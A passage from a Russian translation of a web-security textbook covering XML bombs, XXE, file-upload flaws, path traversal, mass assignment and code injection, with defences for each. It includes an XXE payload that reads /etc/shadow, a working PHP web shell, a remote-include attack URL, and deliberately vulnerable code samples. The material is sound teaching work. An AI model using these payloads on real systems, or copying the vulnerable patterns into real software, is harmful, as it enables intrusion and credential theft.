Если этот встроенный DTD обрабатывается XML-парсером, значение **&lol9;** в финальной строчке будет заменено пятью включениями **&lol8;**, после чего каждый **&lol8;** будет заменен пятью включениями **&lol7;** — и так далее до тех пор, пока разбухший до невозможности XML-документ не займет несколько гигабайт памяти.



Эта атака известна как *атака миллиона смехов*¹ (billion-laughs attack) — тот тип XML-бомбы, который «взрывает» память сервера единственным HTTP-запросом. Злоумышленник может использовать этот метод, чтобы провести *атаку на отказ в обслуживании* (DoS-атаку) на любом веб-сервере, который принимает XML-файлы со встроенными DTD.


Инъекция внешних сущностей XML

В основе второго способа использования встроенных DTD со злым умыслом лежит следующее: сущности, объявленные в DTD, могут ссылаться на внешние файлы, действуя как запрос на вставку внешнего файла в то место, где объявлена сущность. Спецификация XML требует от XML-парсера за-

¹ LOL в английском языке интернет-эпохи традиционно расшифровывается как Laughing Out Loud, что можно перевести как «ржунимагу». — *Примеч. пер.*

просить сетевой протокол URL, объявленный во внешней сущности. Если вы думаете, что такая постановка вопроса означает прямой путь к катастрофе, вы ничуть не ошибаетесь. Злоумышленники могут воспользоваться этими *определениями внешних сущностей* (external entity definition) несколькими путями.


Во-первых, атакующий может инициировать вредоносные сетевые запросы, включив URL во встроенный DTD, что является разновидностью *подделки запросов на стороне сервера* (server-side request forgery, SSRF), о которой мы узнаем в главе 14. Этот вид атаки может зондировать вашу внутреннюю сеть или запускать косвенные атаки на другие цели.



Во-вторых, злоумышленник может оказаться способен сделать ссылки на конфиденциальные файлы на самом веб-сервере. Если определение внешней сущности включает URL с префиксом `file://`, этот файл перед парсингом будет вставлен в XML-документ. Парсинг XML-файла, скорее всего, окончится неудачей, потому что расширенный XML будет некорректным. Но если сообщение об ошибке описывает расширенный XML-файл, то злоумышленник сможет прочитать содержимое конфиденциального файла. На запрос, содержащий XML-файл:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE sneaky [
  <!ENTITY passwords SYSTEM "file:///etc/shadow">
]>
<sneaky>
  &passwords;
</sneaky>
```

может прийти ответ с сообщением об ошибке.



Эта методика дает злоумышленнику возможность читать конфиденциальные файлы на сервере, в данном случае — список учетных записей пользователей в операционной системе.

Защита от XML-атак

DTD — технология устаревшая, а встроенные DTD — просто кошмар для безопасности по причинам, описанным выше. К счастью, большинство современных XML-парсеров отключают DTD по умолчанию, однако эта про-
реха в безопасности проявляется в устаревших технологических стеках на удивление часто.

Рекомендации в приведенной ниже шпаргалке помогут убедиться, что встроенные DTD отключены в некоторых распространенных языках программирования. Если ваше приложение обрабатывает XML хоть в каком-либо виде, обязательно следуйте этим рекомендациям.

Язык	Рекомендация
Python	Используйте для парсинга XML модуль defusedxml вместо стандартного модуля xml
Ruby	Если для парсинга вы пользуетесь библиотекой Nokogiri, установите в конфигурации параметр noent в значение true
Node.js	В немногих пакетах Node.js реализован парсинг DTD, но если вы используете пакет libxmljs (который является привязкой к лежащей в его основе библиотеке libxml2), удостоверьтесь при парсинге XML, что опция {noent: true} установлена
Java	Отключите встроенные определения типа документов следующим образом: DocumentBuilderFactory dbf = DocumentBuilderFactory. newInstance(); String FEATURE = "https://apache.org/xml/features/disallow-doctype-decl"; dbf.setFeature(FEATURE, true);

Язык	Рекомендация
.NET	Для .NET 3.5 и более ранних версий отключите DTD в объекте reader: <pre>XmlTextReader reader = new XmlTextReader(stream); reader.ProhibitDtd = true;</pre> В .NET 4.0 и более поздних версиях запретите DTD в объекте settings: <pre>XmlReaderSettings settings = new XmlReaderSettings(); settings.ProhibitDtd = true; XmlReader reader = XmlReader.Create(stream, settings);</pre>
PHP	Используйте libxml версии 2.9.0 или новее либо явно отключите расширение сущностей вызовом libxml_disable_entity_loader(true) .

СОВЕТ Подробные сведения о том, как повысить безопасность XML-парсеров, есть в хорошей шпаргалке *Open Worldwide Application Security Project (OWASP)* по адресу: <http://mng.bz/IVgy>.

Уязвимости загрузки файлов

Функции загрузки файлов в веб-приложениях являются излюбленной мишенью хакеров, потому что такие функции требуют от приложений тем или иным способом записывать на диск большие порции данных. Злоумышленники обожают эту необходимость, потому что она дает им возможность внедрить на сервере вредоносное ПО или перезаписать существующие файлы в целевой системе.

Ваше веб-приложение может допускать загрузку файлов по многим причинам в зависимости от того, какие функции оно выполняет. Например, социальные сети и мессенджеры принимают изображения и видеозаписи для обмена; загрузка файлов Microsoft Excel или CSV — популярный способ загрузки данных оптом; многие приложения (скажем, Dropbox) были специально созданы ради обмена файлами. Если вы пишете или поддерживаете веб-приложение с функцией загрузки файлов, вам стоит принять некоторые меры предосторожности.

Проверяйте загруженные файлы

Если некий пользователь загрузил файл в ваше приложение, вам нужно проверить имя, размер и тип этого файла. Эту проверку может провести код JavaScript, выполняющийся в браузере:

```
function validateFile() {
    const file = document.getElementById('fileInput').files[0]
    const validationPattern = /^[a-zA-Z0-9-]+\.[a-zA-Z0-9+]+$
    if (!validationPattern.test(file.name)) {
        alert('В имени файла допустимы только буквы и цифры.')
        return false
    }
}
```

```

const allowedFileTypes = ['image/jpeg', 'image/png']
if (!allowedFileTypes.includes(file.type)) {
    alert('Допускаются только файлы форматов JPEG и PNG.')
    return false
}

const maxSizeInBytes = 10 * 1024 * 1024
if (file.size > maxSizeInBytes) {
    alert('Объем файла не должен превышать 10 Мбайт.')
    return false
}

return true
}

```

Злоумышленник, конечно же, может с легкостью отключить эти проверки, поэтому необходимо провести аналогичные проверки на стороне сервера. Убедитесь, что ваш код на стороне сервера проверяет следующие свойства загруженных файлов:

- *Максимальный размер файла.* Загрузка очень больших файлов — легкий способ для злоумышленника провести DoS-атаку, поэтому сделайте так, чтобы ваш код прерывал процесс загрузки, если файл слишком велик. Внимательно относитесь и к форматам архивов. Файлы архивов **.zip**, которые разрастаются, когда их разархивируют, и заполняют собой все доступное дисковое пространство, если им это позволить, называются *zip-бомбами* (zip bomb). Удостоверьтесь, что алгоритмы разархивирования, которыми вы пользуетесь, умеют прерывать операцию, если файл при распаковке чересчур распухает.
- *Ограничения на имена и размеры файлов.* Убедитесь, что имена файлов не превышают максимальную длину, и ограничьте диапазон символов, из которых они могут состоять. Не допускайте также того, чтобы имена файлов содержали символы, характерные для указания пути (то есть слеш). Если вы принимаете имена файлов с относительными путями вроде `../`, злоумышленник может получить возможность перезаписать конфиденциальные файлы на сервере и взять в свои руки управление вашей системой.
- *Ограничения типов файлов.* Удостоверьтесь, что расширения файлов соответствуют ожидаемым типам файлов, и проверяйте заголовки типов файлов во время загрузки. В следующем примере мы убеждаемся, что загруженный файл действительно имеет формат PNG, применив библиотеку **magic**:

```

import magic

file_type = magic.from_file("upload.png", mime=True)

assert file_type == "image/png"

```

Следует, однако, иметь в виду, что злоумышленники могут изготовить файлы, действительные с точки зрения нескольких форматов. Исследователям в области безопасности удалось смастерить файлы, которые валидны и как GIF (Graphics Interchange Format), и как JAR (Java Archive Format), что может быть использовано для атаки на Java-приложения, допускающие загрузку изображений.

Переименовывайте загруженные файлы

Вообще говоря, по окончании загрузки лучше переименовывать файлы. Такой подход не позволит злоумышленнику перезаписать конфиденциальные файлы, если он найдет способ закодировать в имени файла параметры пути. В качестве иллюстрации этой уязвимости приведем пример кода Node.js, где функция `upload` позволяет атакующему придать имени файла синтаксис относительного пути наподобие `../../assets/js/login.js`, что может позволить ему перезаписать файлы JavaScript, расположенные на веб-сервере:

```
app.post('/upload', upload.single('file'), (req, res) => {
  const { name, buffer } = req.file;
  const filePath = path.join(__dirname, 'uploads', name)

  require('fs').writeFile(filePath, buffer, (err) => {
    res.status(200).send('Файл успешно загружен.')
  })
})
```

Иногда лучше игнорировать имя загруженного файла. Например, если пользователь `sephiroth420` загружает аватарку, имеет смысл сохранить ее как `/profile/sephiroth420.png`, проигнорировав имя файла из HTTP-запроса.

Если же важно сохранить исходное имя файла (например, в фотохостинге), используйте *косвенное обращение* (indirection), которое подразумевает сохранение файла на диск под произвольным именем и запись исходного имени в базу данных или в поисковый индекс. Такой подход позволит вам просматривать и выполнять поиск по именам файлов, не давая злоумышленникам возможности перезаписать ценные файлы.



Запись на диск без соответствующих полномочий

Распространенной целью злоумышленников служит загрузка на ваш сервер веб-оболочки. *Веб-оболочка* (web shell) — это исполняемый скрипт, который можно вызвать по HTTP. По отмашке хакера он запустит командную строку для системных вызовов сервера. Для того чтобы развернуть веб-оболочку, нужно загрузить файл скрипта и затем найти способ запустить скрипт в какой-либо среде выполнения.

Приведенный далее скрипт на PHP представляет собой веб-оболочку, которая принимает HTTP-запросы и выполняет любые команды, передаваемые в параметре `cmd`:

```
<?php
    if(isset($_REQUEST['cmd'])) {
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
    } else {
        echo "Какова ваша ставка?";
    }
?>
```

Если злоумышленник сможет загрузить этот скрипт в PHP-приложение и заставить приложение записать скрипт в надлежащий каталог, ему удастся выполнять команды на сервере, передавая их по HTTP.

Ограничение диапазона допустимых типов файлов и применение косвенного обращения обеспечивают некоторую защиту против атак этого типа, но гораздо более важно то, что ни в коем случае нельзя записывать загруженные файлы на диск с разрешением на выполнение. Следующий код представляет опасность, потому что он устанавливает разрешение на выполнение в значение `true` для загруженного файла в UNIX:

```
@app.route('/upload', methods=['POST'])
def upload_file():
    file = request.files['file']

    file_path = os.path.join(
        app.config['UPLOAD_FOLDER'], file.filename)
    file.save(file_path)
    os.chmod(file_path, 0o755)

    return jsonify({'message': 'Загрузка прошла успешно'}), 200
```

Эта команда «change mode» позволяет всем учетным записям операционной системы читать и выполнять файл

Напротив, всякий код, который вы пишете, должен сохранять загруженные файлы на диск с разрешениями только на чтение и запись:

```
@app.route('/upload', methods=['POST'])
def upload_file():
    file = request.files['file']
```



```

file_path = os.path.join(
    app.config['UPLOAD_FOLDER'], file.filename)
file.save(file_path)
os.chmod(file_path, 0o644)
return jsonify({'message': 'Загрузка прошла успешно'}), 200

```

Эта команда «change mode» позволяет всем учетным записям операционной системы читать файл, но не дает никому из них разрешения на выполнение

Кроме того, бывает полезно ограничить полномочия самого процесса веб-сервера. Разрешайте ему доступ только к тем каталогам, к которым этот доступ действительно нужен; не позволяйте ему запускать исполняемые файлы в любом каталоге, куда злоумышленник может их загрузить.

Используйте безопасное хранилище файлов

Если ваше приложение выполняется в облаке, то большинство соображений, описанных выше, учитывается поставщиком услуг. Хранение загруженных файлов в Amazon's Simple Storage Service (S3) дешево и просто, а такой крупный провайдер облачных сервисов, как Amazon, позаботится о великом множестве угроз, связанных с хранением файлов:

```

@app.route('/upload', methods=['POST'])
def upload_file_to_s3():
    file = request.files['file']

    tmp_path = os.path.join(
        app.config['TMP_UPLOAD_FOLDER'],
        str(uuid.uuid4()))
    file.save(tmp_path)

    s3_client = boto3.client('s3',
        aws_access_key_id = AWS_ACCESS_KEY_ID,
        aws_secret_access_key = AWS_SECRET_ACCESS_KEY)

    try:
        s3_client.upload_file(tmp_path,
            S3_BUCKET_NAME,
            file.filename)
    except Exception:
        return jsonify({'message': 'Ошибка загрузки файла.'}), 500
    finally:
        os.remove(tmp_path)

    return jsonify({'message': 'Загрузка прошла успешно.'}), 200

```

Обход пути

В предыдущем разделе я упомянул о том, что в попытке перезаписать важные файлы злоумышленник может указать символы пути в имени загруженного файла. Справедливо и обратное утверждение: если злоумышленник может включить символы пути в имя файла, на который ссылается HTTP-запрос, он может суметь прочитать ценные файлы. Эта уязвимость называется *обходом пути* (path traversal), или *обходом каталога* (directory traversal).

Типичная уязвимость подобного рода проявляется следующим образом. Предположим, что у вас есть веб-сайт, на котором находятся меню в формате PDF. (По разным причинам рестораны любят хранить самую важную информацию, а именно о том, что вы там можете съесть, в наименее удобном для браузера формате.) Предположим также, что имя файла каждого меню указано прямо в URL.



В этом случае злоумышленник может попытаться сослаться на запрещенный файл, манипулируя параметром URL.



Проще всего защититься от подобной напасти, не делая прямых ссылок на файл. Что касается нашего примера, было бы лучше, если бы название каждой компании хранилось в базе данных вместе с путем к соответствующему PDF-файлу меню. Если же этого не происходит, удостоверьтесь, что у ваших файлов ограниченный набор допустимых символов, и отклоняйте любые имена файлов, символы в которых в этот набор не входят:

```
@app.route('/menu', methods=['GET'])
def get_file():
    filename = request.args.get('filename')

    if not filename:
        return jsonify({'message': 'Отсутствует имя файла'}), 400

    validation_pattern = r'^[a-zA-Z0-9_-]+$'

    if not re.match(validation_pattern, filename):
        return jsonify({'message': 'Некорректное имя файла.'}), 400

    path = os.path.join(app.config['MENU_FOLDER'], filename)

    if not os.path.exists(path):
        return abort(404)

    return send_file(path, as_attachment=True)
```

Массовое присваивание

Говоря о вредоносных данных, нужно обсудить последнюю уязвимость. Многие веб-фреймворки автоматизируют процесс присваивания параметров из входящих HTTP-запросов полям объекта в памяти. Вам нужно использовать такую логику с осторожностью. Следите, чтобы запись производилась только в разрешенные поля, иначе злоумышленник сможет провести атаку *массового присваивания* (mass assignment), перезаписав поля конфиденциальных данных, на изменение которых у него не должно быть прав (такие, как разрешения и роли).

Например, в Java присваивание состояния часто достигается использованием *привязки данных* (data binding). В следующем фрагменте кода можно увидеть, как тело запроса JSON автоматически привязывается к объекту **User** в популярном фреймворке Play Framework (<https://www.playframework.com>):

```
public class UserController extends Controller {
    public Result updateProfile() {
        User user = Json.fromJson(
            request().body().asJson(), User.class);

        getDatabase().updateProfile(user);
        return ok("Пользователь успешно обновлен");
    }
}
```

Если заглянуть под капот, Play использует библиотеку Jackson (<https://github.com/FasterXML/jackson>) для десериализации JSON в объекты Java. В том виде, в каком написан этот код, он уязвим для атаки массового присваивания, поскольку свойства, которые должны быть присвоены объекту **User**, не перечислены в коде конкретно. Злоумышленник может просто изменить имена полей формы (или добавить лишние) и манипулировать своим профилем прямо в базе данных, устанавливая административные флаги так, как считает нужным. Если в классе **User** есть поле **isAdmin**, злоумышленник может просто передать этот лишний параметр запроса, чтобы стать администратором.

КОРРЕКТНЫЙ HTTP-ЗАПРОС



ВРЕДОНОСНЫЙ HTTP-ЗАПРОС



Когда вы получаете данные из HTTP-запроса, те свойства объекта данных, которые обновляются, должны быть явно указаны в коде на стороне сервера. Один из способов добиться этого — вручную извлечь требуемые поля из JSON-запроса:

```
public class UserController extends Controller {
    public Result updateProfile() {
        User user = new User();
        JsonNode json = request.body().asJson();

        user.setName(json.get("name").asText());
        user.setAddress(json.get("address").asText());

        getDatabase().updateProfile(user);

        return ok("Пользователь успешно обновлен");
    }
}
```

В явном виде перечисляет, какие поля могут быть заданы при привязке данных. Заметим, что здесь нет поля «isAdmin»

Подведем итоги

- Будьте внимательны, принимая сериализованный контент из недоверенных источников. По возможности выбирайте текстовые форматы для сериализации, такие как JSON и YAML, либо используйте цифровые подписи, чтобы не допустить подмены данных.
- В Node.js для парсинга JSON применяйте функцию `JSON.parse()`, а не `eval()`. Убедитесь, что злоумышленники не могут манипулировать прототипами применяемых вами объектов JavaScript.
- Отключите обработку встроенных DTD во всех парсерах XML, которыми пользуетесь.
- Проверяйте имена, размеры и типы файлов при загрузке. При записи на диск выбирайте косвенное обращение и, если это целесообразно, храните файлы в облаке. Считайте загруженные файлы вредоносными, пока не доказано обратное.
- После загрузки переименовывайте файлы, если не требуется сохранять их исходные имена. Это поможет избавиться от массы проблем с безопасностью.
- Записывайте файлы на диск с минимальным набором разрешений — и уж точно без разрешений на выполнение. Удостоверьтесь, что у процесса веб-сервера нет разрешений на выполнение любых файлов в каталогах, куда злоумышленник может их загрузить.
- Не делайте прямых ссылок на файлы, которые может скачать пользователь; по возможности прибегайте к косвенному обращению. Если в веб-приложение требуется сохранять исходные имена файлов, ограничьте набор допустимых символов (и исключите символы пути).
- С осторожностью пользуйтесь библиотеками, которые присваивают состояние объектам данных из параметров HTTP-запросов, если они могут позволить злоумышленнику перезаписать поля, на изменение которых у него не должно быть прав. Указывайте в явном виде белый список разрешенных для редактирования полей.



В этой главе

- ✓ Как хакеры внедряют код в веб-приложения
- ✓ Как хакеры внедряют команды в базы данных
- ✓ Как хакеры внедряют команды операционной системы
- ✓ Как хакеры внедряют символ перевода строки со злым умыслом
- ✓ Как хакеры внедряют вредоносные регулярные выражения

В последнее время программы-вымогатели (ransomware) стали настоящим бичом интернета. Операторы таких программ работают по модели франшизы: свое вредоносное ПО они отдают в пользование партнерам, а эти партнеры — собственно хакеры — рыщут по сети в поисках уязвимых серверов (или покупают адреса уже скомпрометированных серверов в даркнете), на которых они могут запустить это самое ПО. На следующий день жертвы просыпаются и обнаруживают, что содержимое их серверов зашифровано и они должны заплатить выкуп в криптовалюте, чтобы вернуть управление своими системами. Полученный выкуп делят между собой группа хакеров и поставщик ПО, и экономика даркнета процветает. (А все остальные страдают.)

Чтобы развернуть программу-вымогатель, злоумышленнику требуется отыскать способ выполнить на чьем-либо сервере вредоносный код. При-

нуждение обманным путем сервера жертвы к выполнению вредоносного кода является разновидностью *атаки с внедрением* (injection attack). Вредоносный код внедряется на удаленный сервер, и случается нечто ужасное.

Атаки с внедрением принимают различные формы и могут иметь массу последствий помимо установки программ-вымогателей. Атаки с внедрением, направленные на хранилища данных, дают взломщикам возможность проходить аутентификацию и красть информацию. Инъекция даже одного символа перевода строки на уязвимом веб-сервере может вызвать настоящий хаос, как мы вскоре убедимся.

В этой главе нашему взгляду откроется целый спектр уязвимостей внедрения, и мы научимся противостоять им. Поскольку мы — веб-разработчики, начнем с рассмотрения атак внедрения, направленных на сам веб-сервер, а затем разберем аналогичные атаки, направленные на нижележащие системы и операционные системы, на которых они работают.

Удаленное выполнение кода

Веб-серверы выполняют код, хранящийся в текстовых файлах. У многих языков программирования существует промежуточный шаг — компиляция, — на котором код преобразуется в исполняемую форму, будь то бинарный вид или байт-код. Однако программирование, по сути, есть печатание символов (ну или копипаст, спасибо Stack Overflow и ChatGPT) в текстовых файлах с различными расширениями, а далее эти файлы передаются для запуска в среду выполнения соответствующего языка программирования.

Запуск кода, сохраненного в файлах, является нормой, но многие языки программирования также поддерживают способ выполнения кода, хранящегося в переменной в памяти, и такой метод называется *динамической оценкой* (dynamic evaluation). Возможно, самый печально известный пример — это функция `eval()` в JavaScript. Строка, переданная в эту функцию, будет расценена как код.



В этом примере динамически выполняемый код инициализируется как строковый литерал, но вполне может быть передан в виде входных данных из HTTP-запроса. В главе 11 мы видели, что передача недоверенных входных данных в функцию `eval()` в веб-приложении на Node.js позволяет злоумышленнику запускать на веб-сервере вредоносный код. Атака данного типа называется *удаленным выполнением кода* (remote code execution, RCE) и является головной болью для любого языка программирования, который поддерживает динамическое выполнение (другими словами, практически для всех языков).

Ваше веб-приложение ни при каких условиях не должно работать с недоверенными входными данными, поступающими из HTTP-запроса как код. Следующая функция позволяет злоумышленнику запустить произвольный код в среде выполнения веб-сервера, а затем исследовать содержимое файловой системы или даже получить полный контроль над системой:

```
const express = require('express')
const app = express()


app.use(express.json())

app.post('/execute-command', (req, res) => {
  const result = eval(command)
  res.json({ result })
})
```

Этот пример довольно искусственный: в нем перед злоумышленником сознательно расстилается красная ковровая дорожка, и он должен (как я надеюсь) вызвать сигнал тревоги при код-ревью. Примеры уязвимостей RCE из реальной жизни обычно не так бьют в глаза. Давайте их рассмотрим.

Предметно ориентированные языки

Предметно ориентированный язык (domain-specific language, DSL) — это язык программирования, разработанный для решения специфических задач в конкретных областях знаний. В отличие от языков общего назначения, предметно ориентированные имеют специальный синтаксис, позволяющий пользователям собирать простые строковые выражения для передачи сложных идей — идей, которые невозможно было бы выразить в более традиционном пользовательском интерфейсе. Одной из разновидностей таких языков являются операторы поиска Google, которые позволяют задавать желаемые критерии поиска. К ним же отнесем формулы, которыми вы, вероятно, пользовались в онлайн-таблицах.



Если вы встраиваете DSL в ваше веб-приложение, значит, скорее всего, вам придется реализовать метод интерпретации этих выражений на сервере. Заметим, что такие языки в веб-приложениях обычно ограничены одной строкой кода, называемой *выражением* (expression). Что-либо более сложное означает, что пользователи начнут просить те инструменты, которые мы, разработчики, принимаем как нечто само собой разумеющееся: подсветка синтаксиса, автодополнение кода и отладчик. Внедрение таких инструментов может занять гораздо больше времени, чем вы можете себе представить.

Самый простой способ выполнить выражения DSL на веб-сервере — воспользоваться динамическим выполнением, на каком бы языке вы ни программировали на стороне сервера. Такой подход, как вы могли догадаться, чаще всего оказывается ошибочным. Этот тип кода почти всегда оставляет лазейку для уязвимостей RCE, если только у вас нет четкого представления о том, как надежно изолировать выражения DSL. Давайте рассмотрим несколько способов безопасно встроить DSL в веб-приложение, не допуская возникновения уязвимостей.

Первый подход — использовать язык сценариев, специально разработанный для встраивания в другие приложения. Один из таких языков — Lua, находящий частое применение в разработке видеоигр и позволяющий описывать поведение внутриигровых объектов (например, неигровых персонажей и врагов) без необходимости изучать C++. Язык Lua можно также встроить в большинство популярных языков программирования, поэтому он является хорошим кандидатом для написания DSL в вашем веб-приложении. Вот как можно внедрить код Lua в приложение на Python:

```
import lupa
lua = lupa.LuaRuntime(
    unpack_returned_tuples=True)
```

Инициализирует среду выполнения Lua

```
expression = "2 + 3"
result = lua.execute(expression)
```

Выражение Lua, которое подлежит выполнению и может поступать со стороны клиента

Возвращает значение 5 после динамического выполнения выражения Lua

Использование встроенного языка предоставляет полный контроль над тем, какой контекст передается при обработке выражения DSL. В следующем примере вы можете задать, какие объекты Python (если таковые имеются) будут доступны в среде выполнения Lua, передавая их явно во время обработки:

```
from lupa import LuaRuntime

lua = LuaRuntime(unpack_returned_tuples=True)
add_numbers = lua.eval(
    "function(arg1, arg2) return arg1+ arg2 end")
result = add_numbers(2, 3)
```

Второй подход к безопасной реализации DSL заключается в том, чтобы парсить и обрабатывать каждое выражение в коде, формально определяя синтаксис DSL и разбивая каждое выражение на последовательность токенов посредством лексического анализа. Этот процесс может показаться пугающим. Если вам когда-нибудь приходилось изучать компиляторы в рамках программы computer science, то вы знаете, что эта непростая область напичкана техническим жаргоном (грамматики, LL-парсеры, контекстно свободные языки и т. д.).

Впрочем, многие современные языки программирования включают в себя целые наборы инструментов, значительно упрощающих задачу встраивания DSL подобным образом. Язык Python предоставляет модуль `ast`, который используется самой средой выполнения Python, но который можно пере-профилировать для безопасного построения DSL. Вот как можно создать инструмент для обработки несложных математических выражений относительно малым количеством кода:

```
import ast, operator

def eval(expression):
    binary_ops = {
        ast.Add: operator.add,
        ast.Sub: operator.sub,
        ast.Mult: operator.mul,
        ast.Div: operator.truediv,
        ast.BinOp: ast.BinOp,
    }

    unary_ops = {
        ast.USub: operator.neg,
        ast.UAdd: operator.pos,
        ast.UnaryOp: ast.UnaryOp,
    }

    ops = tuple(binary_ops) + tuple(unary_ops)
    syntax_tree = ast.parse(expression, mode='eval')
```

```

def _eval(node):
    if isinstance(node, ast.Expression):
        return _eval(node.body)\
    elif isinstance(node, ast.Str):
        return node.s
    elif isinstance(node, ast.Num):
        return node.value
    elif isinstance(node, ast.Constant):
        return node.value
    elif isinstance(node, ast.BinOp):
        if isinstance(node.left, ops):
            left = _eval(node.left)
        else:
            left = node.left.value
        if isinstance(node.right, ops):
            right = _eval(node.right)
        else:
            right = node.right.value
        return binary_ops[type(node.op)](left, right)
    elif isinstance(node, ast.UnaryOp):
        if isinstance(node.operand, ops):
            operand = _eval(node.operand)
        else:
            operand = node.operand.value
        return unary_ops[type(node.op)](operand)

return _eval(syntax_tree)
eval("1 + 1")
eval("(100*10)+6")

```

В этом фрагменте кода мы в явном виде определяем, какие операции (сложение, вычитание, умножение и деление) может выполнять DSL, что предотвратит произвольное выполнение кода.

СОВЕТ Если вы хотите узнать об этом подходе более подробно, рекомендую книгу Дебасиша Гхоша (Debasish Ghosh) «DSLs in Action» (<https://www.manning.com/books/dslsin-action>). Уделите особое внимание главам, где рассматриваются парсер-комбинаторы. С этой методикой вы сможете создать и расширить DSL абсолютно безопасно, определив синтаксис языка по своему усмотрению.

Включения на стороне сервера

Еще одно обстоятельство, когда в приложениях часто возникают уязвимости RCE, типично для старых веб-приложений. HTML, обрабатываемый в браузере, часто содержит удаленные (remote) элементы (например, изображения и файлы скриптов), помещенные туда по ссылке на URL этих элементов в атрибуте **src**. У некоторых серверных языков есть аналогичный процесс, называемый *включением на стороне сервера* (server-side includes), который выглядит так:

```


<head>
  <title>Включения на стороне сервера</title>
</head>
<body>
  <?php include 'https://example.com/header.php'; ?>

  <div>
    <p>Основное содержимое страницы</p>
  </div>
</body>

```

Здесь в шаблоне PHP мы видим команду **include** для загрузки кода с удаленного сервера по адресу `https://example.com/header.php` и для выполнения его на странице. Команда **include** обычно используется для включения файлов, хранящихся на локальном диске, но также поддерживает и удаленные протоколы. Однако если URL включения получен из HTTP-запроса, злоумышленнику предоставляется счастливая возможность включить вредоносный код в шаблон при выполнении, что приводит к уязвимости RCE.

`https://example.com/home.php?header=http://malware.php`



